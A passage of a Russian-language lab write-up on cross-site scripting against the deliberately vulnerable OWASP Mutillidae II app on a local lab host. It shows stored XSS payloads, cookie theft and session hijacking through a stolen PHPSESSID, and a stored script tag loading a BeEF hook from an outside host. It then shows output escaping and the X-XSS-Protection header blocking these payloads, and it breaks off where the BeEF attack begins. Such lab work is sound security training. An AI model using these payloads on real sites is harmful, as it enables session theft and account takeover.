
Лабораторная работа по теме Cross-site scripting (XSS).

Пройдёмся по каждой странице (на http://nowasp.local/mutillidae/index.php) и посмотрим на их различные уязвимости.

“Add to your blog”


Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом) :



Add blog for demo

Note: <b>,<i> and <u> are now allowed in blog entries


```
Hello!<script>alert("You were hacked")</script>
```



nowasp.local says

You were hacked

Заголовки :



▼ **General**

Request URL: http://nowasp.local/mutillidae/index.php?page=add-to-your-blog.php

Request Method: POST

Status Code: ● 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▼ **Response Headers** view source

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 9410

Content-Type: text/html;charset=UTF-8


Date: Sun, 20 Jun 2021 08:32:16 GMT

Keep-Alive: timeout=5, max=100

Logged-In-User: demo

Server: Apache/2.4.29 (Ubuntu)

Strict-Transport-Security: max-age=0



Strict-Transport-Security: max-age=0

Vary: Accept-Encoding

X-XSS-Protection: 0

Request Headers view source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Cache-Control: max-age=0

Connection: keep-alive

Content-Length: 141

Content-Type: application/x-www-form-urlencoded


Cookie: showhints=1; username=demo; uid=24; PHPSESSID=qgaosolqss0b8i3jqvvtb05bjr

Host: nowasp.local

Origin: http://nowasp.local


Referer: http://nowasp.local/mutillidae/index.php?page=add-to-your-blog.php

Upgrade-Insecure-Requests: 1



```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,

Query String Parameters    view source    view URL encoded
  page: add-to-your-blog.php

Form Data    view source    view URL encoded
  csrf-token:
  blog_entry: Hello!<script>alert("You were hacked")</script>
  add-to-your-blog-php-submit-button: Save Blog Entry
```


Нашли уязвимость, можем попробовать украсть PHPSESSID :



Add blog for demo

Note: <b>,<i> and <u> are now allowed in blog entries

```
Hello!<script>alert(document.cookie)</script>
```




re | nowasp.local/mutillidae/index.php?page=add-to-your-blog.php

nowasp.local says

```
showhints=1; username=demo; uid=24;
PHPSESSID=qgaosolqss0b8i3jqvvtb05bjr
```

(Скрипт не выводится вместе с текстом)




View Blogs

1 Current Blog Entries

	Name	Date	Comment
1	demo	2021-06-20 04:25:45	Hello!

Захожу в другой браузер (opera) и применяю PHPSESSID (изменяю поля, вставляя украденный PHPSESSID, при этом я не зарегистрирован) :



OWASP Mutillidae II: Keep Calm and P On

ersion: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not

Login


Please sign-in

Username

Password

Name	Value	Domain	Path	Expire...	Size	HttpO...	Secure	SameS...	SameP...	Priority
i_use_stolen_cookie	qgaosolqss0b8i3jqvvtb05bjr	nowas...	/	Session	45					Medium
PHPSESSID	nsdp91fpc01je640nv2jl967c0	nowas...	/	Session	35					Medium
showhints	1	nowas...	/mutill...	Session	10					Medium

Обновляю страницу и я вошел как пользователь с тем идентификатором сессии :



nowasp.local/mutillidae/index.php

pera by sending feature usage information

OWASP Mutillidae II: Keep Calm and Pwn On

: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: demo

Welcome To The Blog

Add New Blog Entry

Add blog for demo

Note: <b>,<i> and <u> are now allowed in blog entries

2 Current Blog Entries


	Name	Date	Comment
1	demo	2021-06-20 04:32:16	Hello!
2	demo	2021-06-20 04:25:45	Hello!

Name	Value	Do...	Path	Ex...	Size	Ht...	Sec...	Sa...	Sa...	Pri...
PHPSESSID	qgaosolqss0b8i3jqvvtb05bjr	no...	/	Se...	35					Me...
i_use_stolen_cookie	qgaosolqss0b8i3jqvvtb05bjr	no...	/	Se...	45					Me...
showhints	1	no...	/m...	Se...	10					Me...

Select a cookie to preview its value

Повышаю защиту сайта на уровень 5 :

(Было) :




View Blogs

5 Current Blog Entries

	Name	Date	Comment
1	demo	2021-06-20 08:51:56	
2	demo	2021-06-20 06:49:21	
3	demo	2021-06-20 06:47:43	hhhh
4	demo	2021-06-20 04:32:16	Hello!
5	demo	2021-06-20 04:25:45	Hello!

(Стало) :



Add New Blog Entry

View Blogs

Add blog for demo

Note: <b>,<i> and <u> are now allowed in blog entries


Save Blog Entry

View Blogs

5 Current Blog Entries

	Name	Date	Comment
1	demo	2021-06-20 08:51:56	<script src="http://10.0.2.15:3000/hook.js"></script>
2	demo	2021-06-20 06:49:21	<script>alert("XSS")</script>
3	demo	2021-06-20 06:47:43	hhhh
4	demo	2021-06-20 04:32:16	Hello!<script>alert("You were hacked")</script>
5	demo	2021-06-20 04:25:45	Hello!<script>alert(document.cookie)</script>

Как мы видим, происходит экранирование данных, что и проявляет наш скрипт (он становится обычным текстом) :



▼ General

Request URL: http://nowasp.local/mutillidae/index.php?page=add-to-your-blog.php

Request Method: GET

Status Code: ● 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers view source

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 8596

Content-Type: text/html;charset=UTF-8


Date: Sun, 20 Jun 2021 16:02:33 GMT

Expires: Mon, 26 Jul 1997 05:00:00 GMT

Keep-Alive: timeout=5, max=100

Last-Modified: Sun, 20 Jun 2021 16:02:33 GMT

X-XSS-Protection : 1 включает фильтрацию XSS (при попытке XSS-атаки, браузер удалит небезопасное содержимое) :



```
X-Content-Type-Options: nosniff
X-FRAME-OPTIONS: DENY
X-XSS-Protection: 1
```


▾ Request Headers   view source

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cookie: username=demo; uid=24; showhints=0; PHPSESSID=qgaosolqss0b8i3jqvvtb05bjr
Host: nowasp.local
Referer: http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=/var/www/r
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
```

▾ Query String Parameters   view source   view URL encoded

```
page: add-to-your-blog.php
```

Атака с помощью BeEF (ввожу скрипт) :

